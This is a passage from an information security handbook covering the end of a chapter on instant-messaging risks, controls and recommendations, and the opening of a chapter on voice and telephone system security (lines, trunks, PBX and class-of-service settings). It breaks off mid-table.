Rogue hackers use IM servers to hide the origin of attacks. In one scenario, compromised systems connect to a chat room and wait for a message. The rogue hacker then connects to that room and uses it to send a message containing the time and target of an exhaustive or denial-of-service attack. Said another way, the channel or room is used to coordinate all the listening and attacking systems.

160.6.2 Icons

Many client applications implement the capability for one user to send another user an icon to identify the sending user's window on the receiving user's system. Because these images might be offensive, most of these applications also include the capability to control the inclusion of the icon, even to display it a few bits at a time to avoid an ugly surprise.

160.7 Vulnerabilities

The vulnerabilities of IM are not likely to surprise anyone. They are the same vulnerabilities that we see in other parts of the Internet. Nonetheless, it is useful, if not necessary, to enumerate them. They fall into the same fundamental classes.

160.7.1 Fundamental Vulnerabilities

Fundamental vulnerabilities are those that are inherent in the environment or the application. They do not result from any action or inaction; they just are. They can be compensated for but they cannot be eliminated.

The biggest fundamental vulnerability of IM is that it is open. It is open as to services; anyone can put one up. Networks are open as to servers; by default, anyone can add one. IM is open as to users; again, by default, anyone can enroll for a service. This makes the network vulnerable to interference or contamination and the traffic vulnerable to leakage. While it is possible to create closed IM populations or networks, such closed populations and networks are significantly less useful than the open ones. Moreover, many client applications make it easy for users and clients to create connections between two otherwise disjointed networks.

User anonymity is a second fundamental vulnerability. The use of handles or aliases is the standard in IM. The strength of the bond between these aliases and a unique identity varies from spurious to sufficient to localize errors but sufficiently loose as to effectively hide malice. This dramatically reduces user accountability and, in some cases, can be used to successfully hide the identity of responsible parties. It seems to invite malice.

Because any kind of data hiding involves prearrangement between the sender and the receiver, most traffic in the IM moves in the clear. This means it may leak in the network. While this is offset by the fact that most of the traffic is trivial, it means that, in general, IM might not be suitable for enterprise applications. Moreover, the use of IM is so casual and spontaneous that users do cross the line between trivial traffic and sensitive traffic without even realizing it.

160.7.2 Implementation-Induced Vulnerabilities

Implementation-induced vulnerabilities do not have to exist. They are introduced by acts, omissions, or choices of the implementers. Most are the result of error or oversight.

Most implementation-induced vulnerabilities in IM are not unique to it. They are shared with the rest of the Internet. They include poor-quality software, often not identified with its provenance. Like much of the software in the Internet, this software *does not check or control its input* and is vulnerable to contamination by that input (the dreaded buffer overflow). Like much of the software in the Internet, it contains *escape mechanisms* that enable the knowledgeable to escape the application and its controls. Many servers are vulnerable to *interference from other applications* running in the same hardware or software environment. Much of this software employs *in-band controls.*

In some services, user data, (e.g., buddy lists and directory entries) are stored on servers. This is a legitimate design choice; it makes the application more portable. For example, one can use one's buddy list from one's (wireless) PDA or from an airport or coffee shop kiosk. However, it replaces millions of little targets with two or three large ones. It magnifies the consequences of a successful attack against those servers. Such a successful attack results in the compromise of the confidentiality of large amounts of data. Some of this data may be sensitive to disclosure. For example, contact lists encapsulate information about personal associations; directory entries may contain information about personal interests, not to say compulsions. To some degree, users have not thought about the sensitivity of this information. To some extent they are willing to share it in this context. Many do not care in any case. However, some would not want to have it posted on the Internet.

160.7.3 Operator-Induced Vulnerabilities

To the extent that we rely on IM for anything, we rely on the operators of the servers. In some, perhaps even most, cases, we have contracts with the operators. These agreements contain the terms of service for the service; these TOS bind mostly the user. In general, the operators promise "best efforts," but to the extent we can rely on them for anything, we can rely on what the TOS promises.

However, some services (e.g., IRC) are collaborative in nature. There is no single provider to whom we can look. The network may be no stronger than the weakest server in it.

160.7.4 User-Induced Vulnerabilities

Similarly, the things that users do to introduce vulnerabilities should be familiar.

160.7.4.1 Weak Passwords

Although IM passwords can be attacked (on the servers) by bots, most client applications do not enforce strong password rules. By default, most IM applications permit the user to store the user's password and submit it automatically. And although most clients will automatically enter long pass-phrases, users still prefer short ones.

160.7.4.2 Use of Default Settings

Users prefer default configurations; they simplify setup and encapsulate special knowledge about the use of a product. For events such as receipt of a message, client applications seem to default to "ask." For example, if the user does not specify whether or not to receive a message, the Trillian client will ask. However, for other choices, it may not ask. The default setting is to send the message when the Enter key is pressed. This may result in the message being sent accidentally before it is reviewed. One might not even understand that there is a safer option.

160.7.4.3 Accepting Bait Objects

Users can always compromise their systems and enterprise networks by accepting bait objects. Said from the attacker's perspective, when all else fails, exploit user behavior. As we have seen, IM has grown from being text-only to include arbitrary objects. All that is necessary to compromise a user is to find bait that he does not resist. Bait for individuals may exploit knowledge of their interests. Fishing in chat rooms exploits the fact that at a big enough party, some people will eat the soggy potato chips. Every fisherman knows that if the fish are not biting, change the bait. If they still do not bite, move to a new spot. IM is a big space with a lot of fish.

160.7.4.4 Other

All lists of vulnerabilities should end with "other." Although we are pretty good at identifying broad categories of vulnerabilities, no group of people is likely to identify all the dumb things that users will do.

160.8 Issues

This section discusses some of the security-related issues surrounding IM.

160.8.1 Policy and Awareness

Most damage from the use of IM will be done in error by otherwise well-intentioned users. As with most technology, the problems are really people problems. If management must rely on user behavior, it is essential that it describes that behavior to users. Management may set almost any policy that it likes but it may not be silent.

One useful rule is that security policy should treat all communications media consistently. Users should be able to choose the most efficient medium for a message. They should not be forced to choose an inefficient medium simply to satisfy arbitrary rules, security or otherwise.

160.8.2 Efficiency

Management questions whether IM really improves productivity enough to compensate for its intrusiveness and its potential to distract users from work. It is instructive that management no longer asks the same question about the most intrusive technology of all, the telephone. In any case, it is not as if management has much choice. The pattern of growth for the use of IM is well established and is not likely to reverse, or even level off. Management had best get used to it; workers will. Workers will integrate IM into their work styles as they have the telephone, the computer, and e-mail. It will not be seen as a distraction but simply as part of the workspace.

> When I first entered business in the early 1950s, desks did not come with a telephone by default. It was a perk just to have one's name on the directory. I say "on" because it was often only one or two pages in length. There was no direct-inward-dialing (DID); all incoming calls went through the operator. Some business phones did not even have dials; the operator completed outbound calls. In the world of flat-rate telephone service, I no longer try to recover the cost of business phone calls from my clients.

160.8.3 Personal Use

A significant policy issue for all communications is that of personal use. Management has a fundamental responsibility to conserve the resources of the enterprise. It must instruct users as to how enterprise resources may be consumed. With regard to personal use, IM should be treated the same as the telephone or the mailroom. If management permits personal use of the telephone, then it should permit personal use of IM under similar rules.

> As recently as 20 years ago, my employer sent me a detailed accounting of all toll calls made from the phone assigned to me. I was expected to identify those that were "personal" and write a check to the cashier to cover those calls. Those of you too young to remember it will say, "How quaint." Even then, the cost of those "personal" calls was trivial when compared to the value of my time spent on them. Sometime in these 20 years, as the cost of telephone calls has plummeted, the total cost of accounting for personal use began to exceed the reduction in expenses that could be

> achieved, and we stopped doing that. Now, workers bring their cell phones to work and make and receive their personal calls on them.

160.8.4 Anonymity

As we have already noted, the use of aliases and "handles" is the default in IM. While these handles may be related to name, role, or (e-mail) address, they are often related to a persona that the user would like to project. Some users have many. Directory entries are also used, as much to project this image as to inform.

Depending on the service or environment, the handle may or may not be bound to the user's identity. For example, AOL IM users must assert a name as the destination for messages. However, AIM permits the user to assert more than one arbitrary name. However, once registered, a name belongs to the user. He may abandon it; but unless and until he does so, it is his. IRC reserves a nickname only for the life of a connection.

160.8.5 Visibility

The other side of anonymity is visibility—that is, how the IM system makes one known to other users. A system that hides you completely may not be useful at all. However, one that makes one very visible may leak more information than the subject realizes. If A sends a message to B, A may receive a message that says B is/is not online. If A and B are in each other's contact list, there may be information available to each about the status (online/offline, active/inactive, home/away) of the other. Many servers will return information about all of those in the user's contact list when the user registers on the server.

> When weemanjr is connected and logged on to AIM, the icon next to his name in my client lights up. If I pass my cursor over his icon, I am given information about the state of his connection, for example, whether or not he is online, how long he has been online or when he was last seen; whether he is connected via the AOL dial-up client or via the Internet, and what the capabilities of his client are. Of course, I must know his ID, weemanjr. I might assume that his IM name is the same as his e-mail address or AOL screen name but I would be wrong. However, if one made that assumption about me, one would be correct.

160.8.6 Intrusion

At its best and from time to time, instant messages intrude. Although they are not as intrusive as spam, and certainly less intrusive than the telephone, they are still intrusive. Most client applications provide controls to permit the user to reject traffic from specified users; the permissive policy. Indeed, they permit the rejection of all traffic except that from specified users: the restrictive policy. In either case, some action is required on the part of the user to elect and administer the policy.

160.8.7 Leakage

To the extent that the enterprise worries about the security of IM, it is usually concerned with the leakage of confidential information. IM can leak information in many ways. The user can leak information inadvertently or from motives such as anger or spite. Information can leak in transmission. It can leak to privileged users of servers or from compromised servers. It can leak through directories or registries.

Note that contact lists can be stored locally or on the server. Although servers need be trusted to some degree or another, information stored there is vulnerable to leakage. The aggregation of this information on a server is a more attractive target than the individual records stored on the client side.

Enterprise IM systems will record some traffic in logs. These logs become targets and may leak information.

160.8.8 Wireless

Increasingly, IM includes wireless. Most Internet-enabled cell phones include an IM client, usually for AOL IM or Yahoo! There are AOL and Yahoo! clients for Palm OS and Windows Pocket PC devices. While traffic to these devices may be partially hidden by the transport mechanism, these devices do not yet support end-to-end encryption.

IM is also used over wireless LAN technology (802.11) to laptops. These devices can support both link encryption (e.g., SSL) and end-to-end encryption. Wireless LAN encryption, standard (WEP) or proprietary, may be useful or indicated where one is aware of wireless links. However, the real issue is that cheap wireless makes the transport layer unreliable. This should be compensated for by the use of end-to-end encryption.

160.8.9 Immediacy

When the IM "send" key is pressed, any damage that might be done has already been done. Neither the user nor management gets a second chance. Premature or accidental sends may result if the send key is the same as the return or new-line key. Some IM applications permit one to set the client preferences so that sending a message requires strong intent.

160.8.10 Late Binding

As we have seen, IM manifests a distinct preference for late programmability; that is, it may be easy to modify the function of the client application program. After all, much of IM was "built by programmers for programmers." One implication of this is that it is difficult to rely on consistent behavior from these offerings.

160.8.11 Fraud

IM, with anonymity or even without it, is used to perpetrate all kinds of scams and frauds. Users tend to believe messages that pop up on their screens, particularly if they appear to come from trusted sources. For example, a message might suggest that the recipient enter a passphrase, enter a command, or click on an icon or a link. This is a way of getting that action invoked with the identity and privileges of the recipient.

160.8.12 Trust

As a general rule, IM users rely upon their ability to recognize one another by content; they do not rely on the environment, and trust is not much of an issue. However, in the future, populations will be larger, and the requirement for trusted directories and registries will also be higher.

160.8.13 Surveillance

Management can use surveillance as a control to direct or restrain the use of communication in general and IM in particular. In some cases, it should do so. However, if surveillance of any communication medium becomes pervasive, or even routine, that will stifle its use and diminish its value. Management's interest in the content of communication must be balanced against the right of the worker to reasonable privacy.

IM is some place between telephone and e-mail in terms of spontaneity and in terms of the value and permanence of the record that it leaves. Similarly, the cost and utility of automated surveillance of IM is also between that of the telephone and that of e-mail. Those who have automated surveillance of voice telephone will certainly want to automate surveillance of IM. However, those who have not automated surveillance of e-mail will certainly not want to automate surveillance of IM.

Any record of surveillance of communication is more sensitive to disclosure than the original communication itself. It becomes a target of attack and of "fishing expeditions." Good practice suggests that such a record be used early and then destroyed.

160.8.14 Offensive Content

At least at the margins, society, including the Internet, contains some ugliness. IM is no exception to this. This is troubling, in part because IM is an application that children like and because its favorite application for children is socializing. Children also use IM to satisfy (sexual) curiosity that they are discouraged from satisfying in other places. They use it to practice saying things that they are inhibited from saying aloud and face-to-face.

Coupled with the routine hiding or misrepresentation of user identity (e.g., age, gender, appearance, class, role), the result is that children may be exposed to ugliness and even to seduction. One might make a case that the Internet may be safer from seduction than home, school, church, mall, or playground, but that is small comfort, particularly if it is likely.

Similar behavior or content in the enterprise may compromise the enterprise's responsibility to provide a commodious workplace. Said another way, the enterprise may be held responsible for protecting its employees from ugliness, even if they seek it out.

160.8.15 Discipline

IM space is very tolerant but it does have standards of polite behavior. As with any other social population, there are sanctions for violating these standards. As with any rude behavior, the first sanction is shunning by the community. Those who behave in a rude manner will find themselves "blocked," that is, ostracized.

The service provider may impose harsher sanctions. For example, AOL vigorously enforces its terms of service.

> Littleone was "in an ICQ chat room." He used language that violated the AOL terms of service. This was language that littleone was not likely to have used without the cloak of anonymity provided by IM. It was language that littleone would not want his mother to hear, from him or anyone else. His mother, the account owner, reminded him of the language after she received a call from AOL support representatives. The support reps told her that if she could not clean up littleone's act, they would cancel her account.

While one cannot be completely banned from IRC, channel owners can and do block rude users by IP address. They have been known to ostracize entire domains or address ranges in order to enforce their standards of behavior.

Enterprise management exercises a great deal of power and discipline. IM is a part of the workplace and management is responsible and accountable for what happens there. Because management can be held accountable for some user IM behavior, it must exercise some control. At a minimum, management must tell workers what use is appropriate and what is not. As with any other security violation, management can use disciplinary measures—from reprimand to termination.

160.9 Controls

As you might expect, IM comes with controls that can be used to protect its users and its traffic. The user, parents and guardians, or managers can use these features to manage risk. However, keep in mind that IM is inherently high risk and will usually remain so even with the prudent application of these controls.

160.9.1 Enrollment

Many IM systems require a user to register a unique public identifier. Other users will use this identifier to address messages to him. The service will use this identifier to find the network address to which to send the messages. At the same time, the user may be required to exchange a secret with the service. This passphrase will be used to authenticate the user to ensure that the service sends messages to only the party intended by the sender.

While some systems will accept only one enrollment from those who are already its users, most will permit an arbitrary number from just about anyone.

160.9.2 Directories

Services may maintain a directory of users and their addresses. Users can use this directory to locate the identifier of those to whom they wish to send a message. In many public systems, the information in the directory is supplied by the user and is not reliable. Some service providers may use account and billing information to improve the association between a user identifier and, for example, a real name and address. For example, AOL maintains a directory of its users. Access to this directory is available to AOL subscribers. AOL permits subscribers to limit access to their own directory entries. In private systems, management may own the directory and ensure that all users are authorized, properly named, and that any descriptive information (e.g., department, function, or role) in the directory is reliable.

160.9.3 Identification and Authentication

Most IM applications provide controls that can be used to identify and authenticate senders and recipients. Most permit both the identifier and the passphrase to be of a length sufficient to make identity both obvious and difficult to forge. However, many implement a preference for connectivity over security; that is, they start, connect, and even log on automatically. This recognizes that value goes up with the number and persistence of connections. It requires that the password or passphrase be stored locally. Because the value of connectivity is so high, the connection does not time out. Thus, once the machine has been properly initialized, the connection(s) and the identity are available to anyone with access to the machine. It may not be sufficient to learn the passphrase but it is sufficient to use it for a while. Of course, it is very difficult to protect a system from someone who has physical access to it in a running state, so this is as much a physical security issue as an I&A one.

Thus, passwords resist attack on the server at the expense of requiring that the desktop be supervised or that the screen and keyboard time out while maintaining the connection (as with Windows NT or 2000).

On the other hand, storing passwords and entering them automatically means that errors and retries do not rise (rapidly) with length. Long names make identity more patent and reduce addressing errors. Long passphrases resist exhaustive and guessing attacks.

Although passwords are the only authenticators supported by IM programs, these can be complemented by any strong authentication methods used on the client machine. For example, if the BIOS and OS passwords are used, then these protect the stored IM password.

160.9.4 Preferences

Client applications enable the user to specify preferences. Many of these are security relevant. The user may be able to specify what is to happen at system start, at client start, at connect, and on receipt of a message. For example, the user may say start the client at system start, connect and log on at application start, load contact list and contact status at application start, and then set “away” status and default away message. The user may be able set alarm events, sounds, and actions. He may be able to specify events and messages to log, where to store the log, and what program to use to view it (e.g., Notepad, Excel). The user may be able to specify the default directory for storing received files. He may be able to specify whether to accept icons automatically, never to accept them, or to ask the user.

160.9.5 Blocking

IM applications provide the user with the ability to block messages from all users by default and from specified users. Blocking reduces the chances of intrusion, harassment, or offensive content.

Blocking at the client is based on sender name. It is used to protect the recipient from intrusion, ugliness, and spam. By default, a message from a sender not in the recipient's contact list may be blocked; the user will be asked if he wishes to receive the message and add the sender to the contact list.

Blocking can also be done at the enterprise perimeter or server. Here it can be based on sender name or recipient name. Sender name blocking works as above. Blocking on recipient name might be used as an upstream control to protect the recipient from a denial-of-service attack where the sender name is randomized. Products are available for centralized administration of blocking across a network or a user population.

160.9.6 Direct Connection

Some client applications enable users to connect directly to one another so that the traffic does not go through the server and cannot be seen by the privileged users of that server.

160.9.7 Encryption

Similarly, some enterprise IM client applications enable users to encrypt their communications. Many IM applications encrypt using (one-way) SSL user-to-server and server-to-user. This implementation requires that the message be decrypted from A's key and re-encrypted under that of B at the server. This means that the server must be trusted not to leak the message content. The IM server is trusted to some degree in any case; within the enterprise, it may be highly trusted. The advantage of this system is that information can be encrypted many-to-many between non-peer clients. The only requirement is that all clients support SSL.

A few products enable traffic to be encrypted end-to-end but only to peer systems. For example, Trillian Professional clients can communicate directly and encrypt their sessions end-to-end. Although this requires an extra election on the part of the users and a little additional setup time, it does lower the risk of leakage between the systems. Lotus Sametime Connect uses the Lotus Notes PKI to automatically create end-to-end IM sessions between two or more users within the enterprise while permitting unencrypted sessions to other users registered on the AIM server outside the enterprise.

160.9.8 Logging

Enterprise IM clients and services offer logging capabilities, including logs that are made at the server and are not under the control of the user. This permits the traffic to be audited for evidence of information leakage, fraud, harassment, or other prohibited activity (e.g., order solicitation by stockbrokers, prohibited use of healthcare information). Although it might be possible to log telephone traffic in a similar way, the cost of auditing those logs would be prohibitive. As enterprises come to understand this, IM becomes not only a permissible medium for this kind of communication, but also the preferred medium.

Enterprise management should keep in mind that the value of logs decreases rapidly with time but that their nuisance value increases. Their value for ensuring that you do the right thing decreases as their potential to demonstrate that you did not do the right thing goes up. Logs may contain sensitive information and may be targets. Access controls over their use are necessary to ensure that they are useful but do not leak information.

160.9.9 Reporting

Enterprise IM products report both IM usage and message traffic content. Properly privileged users and administrators not only see the content of the traffic, but also can map it back to the descriptive information about the sender and recipient in the directory and registry servers. Some products permit this information to be viewed by means of a thin client (Web browser).

160.9.10 Auditing

Auditing can be viewed as the reconciliation of what happened to what was intended and expected. It can also be viewed as the review of the logs to understand their content. There are data reduction, analysis, and visualization products that the manager or auditor can use to help him convert the log contents into information to guide policy formation and problem remediation. These products include general-purpose tools such as sorts, spreadsheets, databases, and data-mining tools. They also include specialized tools that encapsulate special knowledge about what to look for, how to find it, and what to do with it.

160.9.11 Filtering

Products are available to filter messages and other data objects for keywords suggesting sensitive or inappropriate content or virus signatures. They can be used to resist information leakage and system and network contamination. For efficient use, these products require both policy (to specify what traffic should not flow) and administration (to convert that policy into rules that the filter can use). They add latency to the message flow and produce false positives that might block legitimate traffic. They are most applicable in such regulated enterprises as healthcare and financial services where not only policy but also regulations are available to guide rule writing.

As IM use increases and computers become more efficient, filter applications can be expected to become more effective and efficient.

160.9.12 Alarms and Messaging

Products that filter IM traffic for viruses and sensitive content will generate alarms. These alarms must be communicated to those who are in a position to initiate the necessary corrective action. Failure to respond consistently to alarms will invite or encourage abuse.

160.10 Recommendations

Like safety on the highway or security on the telephone, security in IM will be the result of the efforts of users and institutions. Because no one person or institution can achieve security by acting alone, the following recommendations are organized by role.

- General:
  - — Prefer the AOL IM registry for a reasonable balance between connectivity and order.
  - — Prefer MS NetMeeting for complete functionality and end-to-end traffic hiding.
  - — Prefer enterprise directories for reliability and authenticity.
- For enterprises:
  - — Publish and enforce appropriate policies. Consider personal use, software, and content (including threatening, sexually explicit, or ugly). Consider leakage of proprietary information.
  - — Prefer enterprise IM client and server application products.

  - — Use only management-chosen and -trusted applications, from reliable sources, and in tamper-evident packaging.
  - — Prefer closed networks and enterprise-managed servers for security.
  - — Control traffic at the perimeter or gateways; use appropriate firewalls and proxies.
  - — Use enterprise directories.
  - — Require long passphrases.
  - — Require or prefer direct client-to-client connections and end-to-end encryption for enterprise data.
  - — Log and audit traffic; except where discouraged by regulation, destroy the log as soon as the audit has been completed.
  - — Filter traffic where indicated by policy or regulation.

- For network and server operators:
  - — Publish and enforce appropriate terms of service.
  - — Configure servers as single application systems.
  - — Do not permit late changes to system; do not run script or command processors (no "bots").
  - — Provide secure channel for (out-of-band) server controls.
  - — Consider separate device for registry database.

- For users:
  - — Use the most functionally limited client that meets your requirements.
  - — Prefer popular consumer systems such as AOL, MS Messenger, and Yahoo!.
  - — Use the most limited settings sufficient for your intended use.
  - — Accept messages and other data objects (e.g., files, icons, images) only from those already known to you; block all other traffic by default.
  - — Choose your username(s) to balance your privacy against ease-of-use for your contacts.
  - — Use long passphrases to resist exhaustive attacks.
  - — Place only necessary data in public directories.
  - — Use the "ask me" setting for most preferences until you have identified a pattern of response.
  - — Do not accept unexpected objects; do not respond to unexpected prompts or messages.
  - — Do not enter objects or text strings suggested by others into your client.

- For parents and guardians:
  - — Know your children's contacts.
  - — Use blocking controls to limit the contacts of young children to people known to you.

- As children mature, balance protection against privacy.

160.11 Conclusion

IM, like much of modern technology, is an inherently risky technology. On the other hand, it is also a very productive and efficient technology. As with the telephone and e-mail, its value will increase with the number of regular users. At some point it will reach critical mass, the point at which the benefit to users gives them such a competitive advantage over non-users that non-users are forced to cross over.

This year we have seen a huge increase in the number of enterprise IM products and a significant increase in the number of IM products on office desktops. The rest of us had best get ready.

As with most technology, the value of IM must be balanced against its risk, and the risk must be managed. Both management and end users must make the trade-offs between utility and security. However, we should react to this technology with prudence—not fear. IM will become part of our economic infrastructure as it has become part of our social infrastructure. We should build it accordingly. Modern enterprise IM tools provide the enterprise with valuable tools to enable them to achieve a reasonable balance between risk and reward.

Most enterprises will decide to rely on users to manage the content of IM the way that they rely on them to manage the content of phone calls, e-mail, and snail mail. Some will prefer this medium because it can leave a usable record. A small number will elect to use automated recording, surveillance, and filtering to demonstrate efforts to comply with contracts or government regulations. We should use these tools where there is a genuine requirement. We should resist the temptation to use them simply because they are cheap.

161

Voice Security

Chris Hare

Most security professionals in today's enterprise spend much of their time working to secure access to corporate electronic information. However, voice and telecommunications fraud still costs the corporate business communities millions of dollars each year. Most losses in the telecommunications arena stem from toll fraud, which is perpetrated by many different methods.

Millions of people rely upon the telecommunication infrastructure for their voice and data needs on a daily basis. This dependence has resulted in the telecommunications system being classed as a critical infrastructure component. Without the telephone, many of our daily activities would be more difficult, if not almost impossible.

When many security professionals think of voice security, they automatically think of encrypted telephones, fax machines, and the like. However, voice security can be much simpler and start right at the device to which your telephone is connected. This chapter looks at how the telephone system works, toll fraud, voice communications security concerns, and applicable techniques for any enterprise to protect its telecommunication infrastructure. Explanations of commonly used telephony terms are found throughout the chapter.

161.1 POTS: Plain Old Telephone Service

Most people refer to it as “the phone.” They pick up the receiver, hear the dial tone, and make their calls. They use it to call their families, conduct business, purchase goods, and get help or emergency assistance. And they expect it to work all the time.

The telephone service we use on a daily basis in our homes is known in the telephony industry as POTS, or plain old telephone service. POTS is delivered to the subscriber through several components (see Exhibit 161.1):

- The telephone handset
- Cabling
- A line card
- A switching device

The telephone handset, or station, is the component with which the public is most familiar. When the customer picks up the handset, the circuit is closed and established to the switch. The line card signals to the processor in the switch that the phone is off the hook, and a dial tone is generated.

The switch collects the digits dialed by the subscriber, whether the subscriber is using a pulse phone or Touch-Tone®. A pulse phone alters the voltage on the phone line, which opens and closes a relay at the switch. This is the cause of the clicks or pulses heard on the line. With Touch-Tone dialing, a tone generator at the switch creates the tones for dialing the call.

The processor in the switch accepts the digits and determines the best way to route the call to the receiving subscriber. The receiving telephone set may be attached to the same switch, or connected to another halfway around the world. Regardless, the routing of the call happens in a heartbeat due to a very complex network of switches, signaling, and routing.

However, the process of connecting the telephone to the switching device, or to connect switching devices together to increase calling capabilities, uses lines and trunks.

161.1.1 Connecting Things Together

The problem with most areas of technology is with terminology. The telephony industry is no different. Trunks and lines both refer to the same thing—the circuitry and wiring used to deliver the signal to the subscriber. The fundamental difference between them is where they are used.

Both trunks and lines can be digital or analog. The line is primarily associated with the wiring from the telephone switch to the subscriber (see Exhibit 161.2). This can be either the residential or business subscriber, connected directly to the telephone company’s switch, or to a PBX. Essentially, the line typically is associated with carrying the communications of a single subscriber to the switch.




EXHIBIT 161.1 Components of POTS.



EXHIBIT 161.2 Trunks and lines.

The trunk, on the other hand, is generally the connection from the PBX to the telephone carrier's switch, or from one switch to another. A trunk performs the same function as the line. The only difference is the amount of calls or traffic the two can carry. Because the trunk is used to connect switches together, the trunk can carry much more traffic and calls than the line. The term *circuit* is often used to describe the connection from one device to the other, without attention to the type of connection, analog or digital, or the devices on either end (station or device).

161.1.2 Analog versus Digital

Both the trunk and the line can carry either analog or digital signals. That is to say, they can only carry one type at a time. Conceptually, the connection from origin to destination is called a circuit, and there are two principal circuit types.

Analog circuits are used to carry voice traffic and digital signals after conversion to sounds. While analog is traditionally associated with voice circuits, many voice calls are made and processed through digital equipment. However, the process of analog/digital conversion is an intense technical discussion and is not described here.

An analog circuit uses the variations in amplitude (volume) and frequency to transmit the information from one caller to the other. The circuit has an available bandwidth of 64K, although 8K of the available bandwidth is used for signaling between the handset and the switch, leaving 56K for the actual voice or data signals.

Think about connecting a computer modem to a phone line. The maximum available speed the modem can function at is 56K. The rationale for the 56K modem should be obvious now. However, most people know a modem connection is rarely made at 56K due to the quality of the circuit, line noise, and the distance from the subscriber to the telephone carrier's switch. Modems are discussed again later in the chapter.

Because analog lines carry the actual voice signals for the conversation, they can be easily intercepted. Anyone with more than one phone in his or her house has experienced the problem with eavesdropping. Anyone who can access the phone circuit can listen to the conversation. A phone tap is not really required—only knowledge of which wires to attach to and a telephone handset.

However, despite the problem associated with eavesdropping, many people do not concern themselves too much with the possibility someone may be listening to their phone call.

The alternative to analog is digital. While the analog line uses sound to transmit information, the digital circuit uses digital signals to represent data. Consequently, the digital circuit technologies are capable of carrying significantly higher speeds as the bandwidth increases on the circuit.

Digital circuits offer a number of advantages. They can carry higher amounts of data traffic and more simultaneous telephone calls than an analog circuit. They offer better protection from eavesdropping and wiretapping due to their design. However, despite the digital signal, any telephone station sharing the same circuit can still eavesdrop on the conversation without difficulty.

The circuits are not the principal cause of security problems. Rather, the concern for most enterprises and individuals arises from the unauthorized and inappropriate use of those circuits.

Lines and trunks can be used in many different ways and configurations to provide the required level of service. Typically, the line connected to a station offers both incoming and outgoing calls. However, this does not have to be the case in all situations.

161.1.3 Direct Inward Dial (DID)

If an outside caller must be connected with an operator before reaching his party in the enterprise, the system is generally called a key switch PBX. However, many PBX systems offer direct inward dial, or DID, where each telephone station is assigned a telephone number that connects the external caller directly to the call recipient.

Direct inward dial makes reaching the intended recipient easier because no operator is involved. However, DID also has disadvantages. Modems connected to DID services can be reached by authorized and unauthorized persons alike. It also makes it easier for individuals to call and solicit information from the workforce, without being screened through a central operator or attendant.

161.1.4 Direct Outward Dial (DOD)

Direct outward dial is exactly the opposite of DID. Some PBX installations require the user to select a free line on his phone or access an operator to place an outside call. With DOD, the caller picks up the phone, dials an access code, such as the digit 9, and then the external phone number. The call is routed to the telephone carrier and connected to the receiving person.

The telephone carrier assembles the components described here to provide service to its subscribers. The telephone carriers then interconnect their systems through gateways to provide the public switched telephone network.

161.2 The Public Switched Telephone Network (PSTN)

The pubic switched telephone network is a collection of telephone systems maintained by telephone carriers to provide a global communications infrastructure. It is called the public switched network because it is accessible to the general public and it uses circuit-switching technology to connect the caller to the recipient.

The goal of the PSTN is to connect the two parties as quickly as possible, using the shortest possible route. However, because the PSTN is dynamic, it can often configure and route the call over a more complex path to achieve the call connection on the first attempt.

While this is extremely complex on a national and global scale, enterprises use a smaller version of the telephone carrier switch called a PBX (or private branch exchange).

161.3 The Private Area Branch Exchange (PABX)

The private area branch exchange, or PABX, is also commonly referred to as a PBX. Consequently, you will see the terms used interchangeably. The PBX is effectively a telephone switch for an enterprise; and, like the enterprise, it comes in different sizes. The PBX provides the line card, call processor, and some basic routing. The principal difference is how the PBX connects to the telephone carrier's network. If we compare the PBX to a router in a data network connecting to the Internet, both devices know only one route to send information, or telephone calls, to points outside the network (see Exhibit 161.3).



EXHIBIT 161.3 PBX connection.

The PBX has many telephone stations connected to it, like the telephone carrier's switch. The PBX knows how to route calls to the stations connected directly to the same PBX. A call for an external telephone number is routed to the carrier's switch, which then processes the call and routes it to the receiving station.

Both devices have similar security issues, although the telephone carrier has specific concerns: the telephone communications network is recognized as a critical infrastructure element, and there is liability associated with failing to provide service. The enterprise rarely has to deal with these issues; however, the enterprise that fails to provide sufficient controls to prevent the compromise of its PBX may also face specific liabilities.

161.3.1 Network Class of Service (NCOS)

Each station on the phone PBX can be configured with a network class of service, or NCOS. The NCOS defines the type of calls the station can make. Exhibit 161.4 illustrates different NCOS levels.

When examining Exhibit 161.4, we can see that each different class of service offers new abilities for the user at the phone station. Typically, class of service is assigned to the station and not the individual, because few phone systems require user authentication before placing the call.

Through assigning NCOS to various phones, some potential security problems can be avoided. For example, if your enterprise has a phone in the lobby, it should be configured with a class of service low enough to allow calls to internal extensions or local calls only. Long distance should not be permitted from any open-area phone due to the cost associated with those calls.

In some situations, it may be desirable to limit the ability of a phone station to receive calls, while still allowing outgoing calls. This can be defined as another network class of service, without affecting the capabilities of the other stations.

However, not all PBX systems have this feature. If your enterprise systems have it, it should be configured to allow the employees only the ability to make the calls that are required for their specific job responsibilities.

EXHIBIT 161.4 Network Class-of-Service Levels

Level	Internal	Local Seven-Digit Dialing	Local Ten-Digit Dialing	Domestic Long Distance	International Long Distance
1	X				
